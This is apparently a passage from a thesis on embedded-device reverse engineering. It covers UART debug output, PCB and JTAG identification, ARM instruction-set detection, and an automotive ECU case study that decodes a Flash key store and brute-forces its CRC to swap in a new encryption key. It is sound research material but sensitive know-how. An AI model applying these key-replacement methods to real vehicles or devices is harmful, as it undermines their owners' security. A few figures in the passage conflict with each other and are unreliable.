

Figure 3.7: Serial UART console connector in a DVB-T receiver



Figure 3.8: Analysis of the serial stream with a digital oscilloscope

Connecting a USB-Serial adapter and powering the device produced a huge amount of debug information, here is an extract:

```
Config Baud Rate  : 115200 bps
System Clock Rate : 200 MHz
U-Boot Mem offset : Text/Data [00e00000, 00e18dd1], BSS [00e18dd2, 00e498a2]

RAM Configuration:
Flash:  4 MB SPI
In:    serial
Out:   serial
Err:   serial
Set Flash Memory Structure...
Set Region   for Bootrom from 00:00 0x2c000000 (131072bytes)
Set Region01 for Appl    from 00:05 0x2c020000 (2933725bytes)
...
```

The first part of the serial stream regards the boot loader together with low level hardware initialization. U-Boot open-source boot-loader[7] is adopted and extremely useful memory addressing and layout information are printed. These addresses can help understand the internal organization of the firmware image and the application entry point during static software analysis.

```
...
# Kernel : uC/OS-II 1.8.01
        - Core Driver version   : 0.0
        - DSTHAL version                : 113427
        - FE u-code version             : 000
        - HDMI driver version   : 0.0

# Channel MW            : 113427
        - EPG MW                : 827731
        - Caption MW            : 0

# Application Version   : E2.23B_X 030508X
...
```

[7] http://www.denx.de/wiki/U-Boot

The second part of the serial stream shows information about the operating system running on the board: μC/OS-II at version 1.8.01. When analysing a firmware containing an embedded operating system, the code is heavily polluted with OS-related functions and constants. If the exact version of the OS is known, the efforts to isolate and extract the relevant sections of the firmware can be cut by an order of magnitude.

Chapter 4

Offline Analysis

In order to accomplish the reverse engineering of an embedded architecture, the first task is the offline analysis of the device and its firmware. Offline analysis is the set of all methods and techniques used to perform RE on the bare firmware or the *device in a power-off state*. Indeed, offline analysis can be performed without having physical access to the embedded device by analysing the content of the firmware image dump. The primary goals of offline analysis are information gathering, identification of hardware and software interactions and eventually, understanding of specific features and characteristics of the target architecture. The reverse engineering of a device can be performed entirely offline although, as explained later in the chapter, in case the firmware image size is considerable, the effort required to accomplish the job might not be feasible.

Chapter Structure

The chapter is divided into offline hardware analysis and offline software analysis sections. In the former we identify a set of tasks and steps used to perform information gathering through the *analysis of device PCB*. Moreover, we provide an overview about non-standard *CPU addressing mode and memory layout* employed by some MCUs. In the second section we provide a brief introduction to offline software analysis and present the first case study: *identification of the instruction-set architecture* through binary analysis of the firmware inside a Crucial SSD unit. Next we describe a second case study in order to demonstrate the exploitation of hardware features and electronic characteristics for the *reverse engineering of data structures*. Eventually we present a new offline analysis technique, namely *bottom-up analysis*, based on the investigation of interactions between firmware and hardware peripherals.

4.1 Offline Hardware Analysis

Offline analysis starts from the hardware: understanding the PCB design and subsystems, along with the environment of the device, are the very first steps of embedded architectures reverse engineering. Occasionally though, even gaining access to the bare printed circuit board can be challenging, especially when dealing with security-related embedded devices where active or passive anti-tamper mechanism might be implemented: while latter aims to limit or prevent the access to critical section of the device, former are used to physically destroy (part of) the device in case of mechanic intrusion. Two examples of anti-tamper technologies are shown in figure 4.1: on the left side a self-destructing Flash memory chip using small explosive charge to prevent forensic analysis of the contents; on the right side, epoxy coating of printed circuit board to prevent identification and probing of the underlying components.



Figure 4.1: Active and passive PCB anti-tampering technologies.

Once the circuitry is exposed, in order to accomplish the task of initial hardware information gathering we identified five main steps which must be fulfilled:

- Determine the CPU or *microcontroller package placement* and possibly identify the exact model;
- Discover potential *external memory ICs* and the related bus type connecting to the main processing unit;
- Find the *documentation* of every labelled electronic component in the device;
- Identify the placement and pinout of *debug interfaces* and connectors;
- List all the relevant *communication channels* and on-board buses;
- Mark the circuit *power supply* traces and identify the supply voltage levels.

The task of identifying the CPU or microcontroller model is crucial even though sometimes not straightforward: certain embedded devices use custom-made or re-



Figure 4.2: Identification of JTAG interface: on the left an exposed header with silkscreen marking; on the right highlight of the JTAG pins on a microcontroller package.

labelled chips in order to better suit specific task and/or to obstruct reverse engineering and device hacking. Even if an IC might be commercially available, the documentation could be not public, released instead under strict non-disclosure agreements. Black-box approaches employed to identify unknown microprocessors are not the topic of this thesis, nevertheless some general hints will be given.
As described in the previous chapter, the firmware can be extracted from the on-board memory device using a off-the-shelf device programmer or a product-specific tool. Useful information can be found inside small serial EEPROMs used mainly as permanent storage for data and configuration. As referred by Gutmann in [25], the content of semiconductor memories such as SRAM and DRAM can be retrieved from seconds to minutes after power-off, enabling the attacker to retrieve valuable informations such as encryption keys, password or data structures.
If the microcontroller exposes debug interfaces such as JTAG or SCI, discussed in sections 3.4.1 and 3.4.2, such interfaces can be found in two fashions as shown in figure 4.2. Either a header connector is available on the PCB, sometimes highlighted by silkscreen marking, or the digital signals of the debug interface must be retrieved from the pins on the package of the microcontroller. In such case, it is often required to de-solder and physically lift those pins in order to disconnect any component that can obstruct the communication. There exists also other proprietary test ports such as Atmel debugWIRE, Microchip ICD2, Freescale BDM, Texas Instruments Spy-by-Wire and Nokia FBus/M-Bus.

Both internal and external communication channels must be tracked as might contain security vulnerabilities, as described in the previous chapter, or can be re-targeted for debugging purposes during live analysis as shown in chapter 5. External communication interfaces are normally available through physical connectors, while internal interfaces must be wiretapped through the PCB traces. The use of a digital oscilloscope and a logic analyser can help understanding and reverse engineering the communication protocol used by the interface. Wireless links can be identified by the radio antennas which can be "printed" on the circuit board or external through a dedicated connector.

Finally, in order to safely power up the device during reverse engineering, the power supply traces and voltage levels must be discovered. Power traces are thick, short and interleaved by electrolytic capacitors, and can be easily distinguished from the signal traces which are usually long and thin. Voltage levels can be measured by using a voltage meter and a current-limited power supply can be used to avoid short-circuit damages during active probing while the device is powered.

4.1.1 Memory Layout and CPU Addressing Mode

CPU addressing mode and memory layout are one of the critical aspects that must be fully understood prior to firmware analysis and live debugging phases. Unlike the standard x86 architecture, every microcontroller core family implements a different memory schema. The most common embedded computer architecture is the modified Harvard architecture in which the contents of the instruction memory is accessed as if it was data, but some microcontrollers (eg. Atmel AVR, Microchip PIC) are built around the **pure Harvard architecture** in which a sharp separation between data and program memory leads to two separate address spaces.

On CPU architectures with limited data or code memory address bus width (8/16-bit), the memory addressing capability can be expanded using hardware memory paging techniques such as **register-bank switching** or Memory Mapping Units (MMU). Memory paging provides digital systems with greater memory addressing capabilities without expanding basic architecture resources, such as bus size or address pointers. The memory page is a set of memory addresses that comprises a *"view"* by a digital system under specific conditions, such as changes to a combination of flags resulting from setting a variable or register. The viewable address ranges in a memory page is the *paging window*.
The PIC18 family of Harvard architecture RISC microcontrollers from Microchip is a valid example of memory paging in the data memory bus. The program memory space is 16-bit wide, while the data RAM space is 8-bit wide: to overcome this limitation the CPU is allowed to handle more than 256 bytes of RAM using register-bank switching. The data memory is partitioned into sixteen banks and a 4-bit wide Special Function Register (SFR), namely BSR register, is responsible for switching between RAM banks. As in the x86 architecture, there exists multiple addressing modes: figure 4.3 shows the most common *direct addressing* mode. When using direct addressing, the BSR register holds the upper 4 bits of the 12-bit RAM address while the lower 8-bit are issued directly from the argument of the opcode.

Memory paging is not limited to the data memory bus, rather it can be deployed in conjunction with other memory technologies that are memory mapped to the CPU addressing space. The range of 8-bit and 16-bit automotive microcontroller families from Freescale Semicondutor [1] – descendent from the Motorola 6800 microprocessor –

[1] `http://www.freescale.com/webapp/sps/site/homepage.jsp?code=MICROCONTROLLERS`



Figure 4.3: *Direct Addressing* paged data memory access mode on Microchip PIC18 microcontroller family.

implements a MMU with three memory-page selection registers: **PPAGE**, **RPAGE** and **EPAGE**. These registers are charged, respectively, of changing the active internal Flash, RAM and emulated EEPROM page and to map the corresponding paged address range into the global processor address range.

The reverse engineering of a device equipped with memory paging can be trivial because every memory access is referred to the actual value of the memory-page selection registers. During manual assembly code routines inspection, these values might not be known and the related register-store instruction might be located far from the actual inspected code. Thus, it is crucial to backwardly keep track of the entire execution flow and call graph until a memory-page write operation is found in the code and, therefore, the correct page value is known.

4.2 Offline Software Analysis

Offline software analysis is the task of inspecting device‘s memory dumps in order to collect information. With memory dump we refer to the firmware binary image obtained from the Flash code memory (or an update file), or a dump of program data memory such as EEPROM. The size of firmware in recent embedded devices has grown up to and over 1 MB, with tens of thousands of functions and procedures, thus limiting the feasibility of manual inspection and reverse engineering of the whole binary image. Nevertheless, the analysis of the firmware can reveal valuable information such as instruction-set, calling conventions and compiler-dependent constructs. Those information are essential in order to use code injection techniques described in chapter 5.

Here we present an extension of the case study introduced in section 3.1.1: a binary analysis is performed on the firmware update file of the Crucial SSD in order to *identify the instruction-set* architecture implemented by the CPU of the device. Later on we describe a second case study in order to demonstrate the exploitation of hardware features and electronic characteristics for the *reverse engineering of data structures*. Finally we describe a new offline software analysis technique, namely *bottom-up analysis*, based on the analysing of interactions between firmware and hardware peripherals.

4.2.1 Case Study: Binary Analysis and ISA Identification

The nowadays most common architecture in embedded electronics is ARM. This architecture has two different representations of the same instruction set: ARM and Thumb. In fact Thumb – which is only available in processors with the letter "T" in its name (eg. ARM7TDMI) – is the short hand 16-bit representation of a subset of ARM opcodes. The processor fetches these 16-bit instructions and expands into 32-bit equivalent. So, ARM and Thumb differ only in how the instructions are fetched and interpreted, not in execution. CPU has dedicated hardware within the chip to interpret the Thumb instructions. The advantages of Thumb over ARM are reduced code memory footprint and the ability to use 16-bit buses without compromising the speed.

Even in case of a firmware entirely written using Thumb instructions, some tasks such as exception handling, must be handled only in ARM state. Conventionally, as stated in the ARM Architecture Reference Manual [26], the switch between processor instruction states is made by a *branch and exchange instruction set* instruction:
`BX{cond} Rm`

`BX Rm` and `BLX Rm` (Branch with link, and exchange instruction set) derive the target state from `bit[0]` of `Rm`:

- if `bit[0]` of `Rm` is 0, the processor changes to, or remains in, ARM state.
- if `bit[0]` of `Rm` is 1, the processor changes to, or remains in, Thumb state.

To check whether the embedded controller of this Solid State Drive is based on this architecture it is necessary to find specific patterns in the firmware. ARM instructions blocks can be found by looking at patterns of byte `0xE?` occurring every fourth bytes. ARM instructions are all 32-bit wide with the encoding shown in figure 4.4. Instructions are conditionally executed: their execution may or may not take place depending on the values of N, Z, C and V flags in the **CPSR** register. If the always (**AL**) condition is specified, the instruction will be executed irrespective of the flag.

On the other hand, Thumb instructions blocks can be identified by patterns such as `0xB5??BD??` (`pop {??, PC}` followed by `push {??, LR}`) and `0x4770` (`bx {LR}`). These instructions are often used in prologues and epilogues of subroutines. Further references



Figure 4.4: Encoding of 32-bit ARM instructions. Detail of the condition field.

can be found in the official documentation [26].
Looking for ARM instructions in the Solid State Drive firmware leads to:

```
000360  88 71 00 00 94 10 9f e5  55 00 a0 e3 00 00 c1 e5  |.q......U.......|
000370  fe ff ff ea fe ff ff ea  fe ff ff ea fe ff ff ea  |................|
000380  d2 f0 21 e3 78 d0 9f e5  d1 f0 21 e3 74 d0 9f e5  |..!.x.....!.t...|
000390  df f0 21 e3 70 d0 9f e5  02 00 00 eb 08 00 00 eb  |..!.p...........|
0003a0  57 01 00 ea 56 01 00 ea  60 30 9f ea 60 10 9f ea  |W...V...`0..`...|
0003b0  00 20 a0 e3 01 00 53 e1  04 20 83 34 fc ff ff 3a  |. ....S.. .4...:|
0003c0  1e ff 2f e1 4c 30 9f e5  4c 10 9f e5 00 20 a0 e3  |../.L0..L.... ..|
0003d0  01 00 53 e1 04 20 83 34  fc ff ff 3a 1e ff 2f e1  |..S.. .4...:../.|
0003e0  00 10 0f e1 80 10 c1 e3  01 f0 21 e1 1e ff 2f e1  |..........!.../.|
0003f0  00 10 0f e1 80 10 81 e3  01 f0 21 e1 1e ff 2f e1  |..........!.../.|
```

The disassembly of the binary with objdump produces the following listing:

```
     360:       00007188        andeq   r7, r0, r8, lsl #3
     364:       e59f1094        ldr     r1, [pc, #148]  ; 0x400
     368:       e3a00055        mov     r0, #85 ; 0x55
     36c:       e5c10000        strb    r0, [r1]
     370:       eafffffe        b       0x370
     374:       eafffffe        b       0x374
     378:       eafffffe        b       0x378
     37c:       eafffffe        b       0x37c
     380:       e321f0d2        msr     CPSR_c, #210    ; 0xd2
     384:       e59fd078        ldr     sp, [pc, #120]  ; 0x404
     388:       e321f0d1        msr     CPSR_c, #209    ; 0xd1
     38c:       e59fd074        ldr     sp, [pc, #116]  ; 0x408
     390:       e321f0df        msr     CPSR_c, #223    ; 0xdf
     394:       e59fd070        ldr     sp, [pc, #112]  ; 0x40c
     398:       eb000002        bl      0x3a8
     39c:       eb000008        bl      0x3c4
```

4.2.2 Data Structure Analysis

Data structure analysis is often a key task during embedded architectures reverse engineering. Understanding a non-volatile data structure can be the very goal of the RE process or a key step during algorithm RE. On embedded devices with limited amount of RAM and stack depth, big data structures are not loaded in RAM and write-backed in permanent storage as in modern computers, rather direct EEPROM or Flash addressing and load/store operations are used instead. During assembly code inspection, keep track of every direct memory access to the data structure

can be challenging without proper knowledge of the actual memory representation. Moreover, during live debugging, the ability to alter data stored in persistent memory can be useful to alter the expected program execution flow and identify relevant code sections as we will show in section 5.2.

Case Study: Automotive ECU

Now we present an interesting data structure we found during the reverse engineering of an automotive ECU. The device being reverse engineered had the ability to store multiple encryption keys and our goal was to add a specific key to the system. The relevant information we had about the data structure were:

- the keys are stored in a different internal Flash memory with respect to the main code memory;
- the data Flash is 8KB in size and with a minimum erase block size of 256 byte;
- each stored key is 24-bit wide and two keys are actually active on the device;
- the value of stored keys is not known.

We dumped the content of the data Flash using the secondary boot loader technique, explained in the second chapter, and began analysing its content. The **erase block size** is a key factor while inspecting raw memory dumps: in order to alter a single byte of data Flash, the whole block which the byte belongs to, must be erased first; thus related data are probably stored within the same sector. Taking into account the space-localization hypothesis, we managed to find a set of candidate sectors. In order to further reduce the set, we looked for redundant bytes within the same sector and among different sectors. In embedded device development, the use of redundancy is a common practice in order to guarantee the recovery of critical data in case of Flash memory corruption. At last, we found a couple of adjacent sectors with a relatively low Hamming distance:

```
Flash sector 13:
  00: 00c73b4700095c05cffffffffffffffffffffffffffffffffffffffffffffffff
  20: ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
  40: ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
  60: ffffffffffffffffffffffffffffffffffffffffffffffff020633120505716e

  00: ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
  20: ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
  40: ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
  60: ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff

Flash sector 14:
  00: ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
  20: ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
  40: ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
  60: ffffffffffffffffffffffffffffffffffffffffffffffff000633020305dc82

  00: 00095c05cffffffffffffffffffffffffffffffffffffffffffffffffffffffff
  20: ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
  40: ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
  60: ffffffffffffffffffffffffffffffffffffffffffffffff010633020405 5a3b
```

Looking for patterns in the two-sectors dump, it is easy to find that the 256 byte sector is probably split in two distinct halves. The first half of the sector 13 and the second half of the sector 14 share exactly 3 bytes of data (`0xC73B47`), although in different relative positions: 3-byte words is the exact size of the 24-bit encryption keys. Sector 13 seems to contain also the second key that we know to be stored in the device; the prefix byte `0x00` is apparently the separator among multiple keys. The empty space – filled with `0xFF` – suggests that the device is capable of storing a higher number of keys, but the purpose of the bytes at the end of the sub-sector needs to be addressed before trying to add new keys.

There are four sub-blocks, but only the first and the last are filled with keys; the second is completely blank and the third seems to have no keys but last bytes are still present. This pattern could be explained by an insertion history, probably for redundancy: this hypothesis is withstand by the three bytes highlighted in blue, which might represent the key-counter field of the data structure. The two-byte word repeated in all three non empty sub-sectors could be a separator or a numerical identifier representing the sub-sector type. Also the next byte, highlighted in magenta, seems like a numerical identifier in which the upper four bits are set only in the first half of the sector 13. The field might be used to identify which entry in the history is the latest or the valid one. The byte highlighted in purple is sequential in respect to the insertion order, however the counter starts from number 3.

Finally, the position of the last two bytes (in blue) in each sub-sector suggests the use of checksum to identify errors due to Flash sector corruption. To verify this hypothesis we need to discover the checksum algorithm used to calculate the two bytes. A good candidate as 16-bit checksum is one of the polynomials in the CRC-16 family: to pinpoint the exact polynomial a brute-force attack is the best choice. The

polynomial was found to be the standard `0x1021` CRC-16-XMODEM representation, or in the equivalent mathematical notation:

$$x^{16} + x^{12} + x^5 + 1$$

Despite the standard polynomial, the result is eventually XORed with a non-standard value of `0x1EA9`, also found during the brute-force attack.
In order to minimize the chance of error, instead of adding a new encryption key, the first key `0xC73B47` can be replaced with the new key and the CRC-16 recalculated to reflect the changes.

4.2.3 Bottom-Up Analysis

We developed a new static analysis technique called *bottom-up analysis*, which helps the reverse engineer to pinpoint the section of firmware code responsible for handling a specific functionality, by analysing the interactions between the firmware and hardware peripherals. The idea behind bottom-up analysis is that, depending on the device and the specific goal of reverse engineering, a set of internal or external peripherals might be actively involved in device operations. Specific tasks are usually carried out by special purpose hardware modules rather that general purpose digital pins: dedicated communication interfaces, timer modules, real-time clocks, and analog input pins and converters. For example, timer modules are one of the most widely used peripherals in microcontrollers, but are also shared between different Interrupt Service Routines[2] (ISR) or device functionalities. A timer module with a fixed period between $1ms$ and $100ms$ can be used as a System Tick Timer by a task scheduler indicating that an operating system is running on the device. Special function registers provide access to the integrated peripherals from the microcontroller‘s program code. Each SFR is memory-mapped to a specific address, the value of which can be found in the component's datasheet.

Our research largely focused on reverse engineering of cryptographic-related algorithms which are mainly software-based. However, since hardware components were involved in the process, the bottom-up analysis of the firmware gave us a major contribution reaching our goal. In order to explain our technique, we present a brief example of a challenge-response authentication algorithm running on ARM-based STM32 microcontroller by STMicroelectronics. The security of such authentication algorithms is built around two factors: strength of the chosen cryptographic function and unpredictability of the generated challenge. Using a cryptographic magic constants lookup tool[3] we found that the SHA-256 hash function was probably used to generate the challenge:

[2]Interrupt Handler, also known as an Interrupt Service Routine, is a callback function in microcontroller firmware, an operating system or a device driver, whose execution is triggered by the reception of an interrupt.

[3]Signsrch 0.2.3 `http://aluigi.org`

```
offset   num  description [bits.endian.size]
-------------------------------------------
080011e0 874  SHA256 Hash constant words K (0x428a2f98) [32.le.256]
080012e0 1030 SHA256 [32.le.288&]
080012e0 876  SHA256 Initial hash value H (0x6a09e667UL) [32.le.32&]
080012e4 2364 Crypton kp [32.le.16]
```

To ensure that no false-positives were produced, a manual inspection at address `0x80011E0` was made. The figure 4.5 shows the complete array of round constants proving that SHA-256 is effectively used in this firmware.

```
.text:080011D8                @ ------------------------------------------------------------------------
.text:080011DA 00 BF                      .short 0xBF00
.text:080011DC 25 75 0A 00 dword_80011DC: .long 0xA7525           @ DATA XREF: sub_8000278+30↑o
.text:080011DC                                                    @ .text:off_80002C0↑o
.text:080011E0 98 2F 8A 42+SHA256_K:      .long 0x428A2F98, 0x71374491, 0xB5C0FBCF, 0xE9B5DBA5, 0x3956C25B
.text:080011E0 91 44 37 71+                                       @ DATA XREF: sub_80002F4+A↑o
.text:080011E0 CF FB C0 B5+                                       @ sub_80002F4+FA↑o ...
.text:080011E0 A5 DB B5 E9+               .long 0x59F111F1, 0x923F82A4, 0xAB1C5ED5, 0xD807AA98, 0x12835B01
.text:080011E0 5B C2 56 39+               .long 0x243185BE, 0x550C7DC3, 0x72BE5D74, 0x80DEB1FE, 0x9BDC06A7
.text:080011E0 F1 11 F1 59+               .long 0xC19BF174
.text:08001220 C1 69 9B E4 dword_8001220: .long 0xE49B69C1        @ DATA XREF: sub_80002F4:loc_8000422↑o
.text:08001224 86 47 BE EF+               .long 0xEFBE4786, 0xFC19DC6, 0x240CA1CC, 0x2DE92C6F, 0x4A7484AA
.text:08001224 C6 9D C1 0F+               .long 0x5CB0A9DC, 0x76F988DA, 0x983E5152, 0xA831C66D, 0xB00327C8
.text:08001224 CC A1 0C 24+               .long 0xBF597FC7, 0xC6E00BF3, 0xD5A79147, 0x6CA6351, 0x14292967
.text:08001224 6F 2C E9 2D+               .long 0x27B70A85, 0x2E1B2138, 0x4D2C6DFC, 0x53380D13, 0x650A7354
.text:08001224 AA 84 74 4A+               .long 0x766A0ABB, 0x81C2C92E, 0x92722C85, 0xA2BFE8A1, 0xA81A664B
.text:08001224 DC A9 B0 5C+               .long 0xC24B8B70, 0xC76C51A3, 0xD192E819, 0xD6990624, 0xF40E3585
.text:08001224 DA 88 F9 76+               .long 0x106AA070, 0x19A4C116, 0x1E376C08, 0x2748774C, 0x34B0BCB5
.text:08001224 52 51 3E 98+               .long 0x391C0CB3, 0x4ED8AA4A, 0x5B9CCA4F, 0x682E6FF3, 0x748F82EE
.text:08001224 6D C6 31 A8+               .long 0x78A5636F, 0x84C87814, 0x8CC70208, 0x90BEFFFA
.text:080012D4                @ ------------------------------------------------------------------------
```

Figure 4.5: Detail of the array of round constants of the SHA-256 algorithm in the firmware dump.

There exists many robust and secure cryptographic functions and algorithms, but the unpredictable challenge generation relies on a strong Random Number Generator (RNG). Statistically valid pseudo-random numbers can be generated using software routines which requires a cryptographic seed to be defined first. If the seed can be predicted, the entire pseudo-random sequence is predicted too. Embedded devices often relies on – theoretically – more secure hardware entropy collectors: a transducer is used to convert some aspects of microscopic phenomena that generate low-level, statistically random "noise" signals, such as thermal noise, photoelectric effect, and other quantum phenomena to an electrical signal [27]. An amplifier and other electronic circuitry are employed to increase the amplitude of the random fluctuations to a measurable level, and some type of Analog-to-Digital Converter (ADC) to convert the output into a digital number. By repeatedly sampling the randomly varying signal, a series of random numbers is obtained.

Looking at the datasheet of the microcontroller, three 12-bit analog-to-digital converters are embedded and each ADC shares up to 16 external channels. The ADC can be served by an integrated DMA controller to perform automatic conversion and memory transfer without any CPU intervention. To synchronize A/D conversion and timers, the ADCs could be triggered by any of the eight integrated timer modules. The goal is to understand how the ADC is configured (eg. conversion mode, interrupts, DMA, timers) and identify the input pin which connects the ran-

domly varying signal to one of the three ADCs. From the datasheet, the boundary base address of all the three analog-to-digital converters is `0x40012000`. Looking for this immediate value in the firmware we found several occurrences: figure 4.6 shows the code responsible for the ADC initialization.

```
.text:0800021E 17 4D                    LDR     R5, =0x40012000
.text:08000220 00 94                    STR     R4, [SP,#0x38+var_38]
.text:08000222 68 46                    MOV     R0, SP
.text:08000224 01 26                    MOVS    R6, #1
.text:08000226 01 94                    STR     R4, [SP,#0x38+var_34]
.text:08000228 02 94                    STR     R4, [SP,#0x38+var_30]
.text:0800022A 03 94                    STR     R4, [SP,#0x38+var_2C]
.text:0800022C 00 F0 06 FB              BL      sub_800083C
.text:08000230 04 A8                    ADD     R0, SP, #0x38+var_28
.text:08000232 04 94                    STR     R4, [SP,#0x38+var_28]
.text:08000234 8D F8 14 40              STRB.W  R4, [SP,#0x38+var_24]
.text:08000238 06 94                    STR     R4, [SP,#0x38+var_20]
.text:0800023A 07 94                    STR     R4, [SP,#0x38+var_1C]
.text:0800023C 08 94                    STR     R4, [SP,#0x38+var_18]
.text:0800023E 8D F8 15 60              STRB.W  R6, [SP,#0x38+var_23]
.text:08000242 8D F8 24 60              STRB.W  R6, [SP,#0x38+var_14]
.text:08000246 00 F0 EF FA              BL      sub_8000828
.text:0800024A 04 A9                    ADD     R1, SP, #0x38+var_28
.text:0800024C 28 46                    MOV     R0, R5
.text:0800024E 00 F0 C3 FA              BL      sub_80007D8
.text:08000252 32 46                    MOV     R2, R6
.text:08000254 28 46                    MOV     R0, R5
.text:08000256 0A 21                    MOVS    R1, #0xA
.text:08000258 07 23                    MOVS    R3, #7
.text:0800025A 00 F0 0D FB              BL      sub_8000878
.text:0800025E EB 68                    LDR     R3, [R5,#0xC]
.text:08000260 23 F0 38 03              BIC.W   R3, R3, #0x38
.text:08000264 EB 60                    STR     R3, [R5,#0xC]
```

Figure 4.6: Detail of the ADC channel selection code in the firmware dump.

The ADC base address is loaded in the R5 register and, after several ADC initializations, the channel is selected by the last four instructions in the picture. The base address is dereferenced with an offset of `0xC`: this way the **ADC sample time register 1** is accessed and its value is stored in the R3 register. The pseudo code equivalent of the next *BIC* instruction is:

```
R3 &= ~(0b111000)
```

This operation clears bits [5:3] of the R3 register enabling the channel 11 in the ADC1 module. Finally the content of R3 is stored back in the ADC_SMPR1 special function register and the initialization sequence returns.
The last objective is to find out the functions responsible for the retrieval of the sampled value from the ADC buffer register. The special function register holding the conversion value is the ADC regular data register (ADC_DR) and it is located at offset `0x4C` from the boundary base address. Because the initialization code used $base + offset$ dereferentiation, it is likely that the retrieve code uses the same access method. Looking for other occurrences of the base address in the firmware dump, we found the code in figure 4.7. The first special function register to be accessed is the one at offset `0x8`, namely ADC control register 2 (ADC_CR2). Its value is ORed with the immediate value `0x4000000` thus setting the bit in position 22; from the datasheet: *"This bit is set by software to start conversion and cleared by hardware as soon as conversion starts"*. At this point the conversion is started and we expect that the following code waits for the conversion to finish before reading out its value. Indeed,

```
.text:0800028E 0A 4B                    LDR     R3, =0x40012000
.text:08000290 9A 68                    LDR     R2, [R3,#8]
.text:08000292 42 F0 80 42              ORR.W   R2, R2, #0x40000000
.text:08000296 9A 60                    STR     R2, [R3,#8]
.text:08000298
.text:08000298                  loc_8000298                             ; CODE XREF: sub_8000280+1E↓j
.text:08000298 19 68                    LDR     R1, [R3]
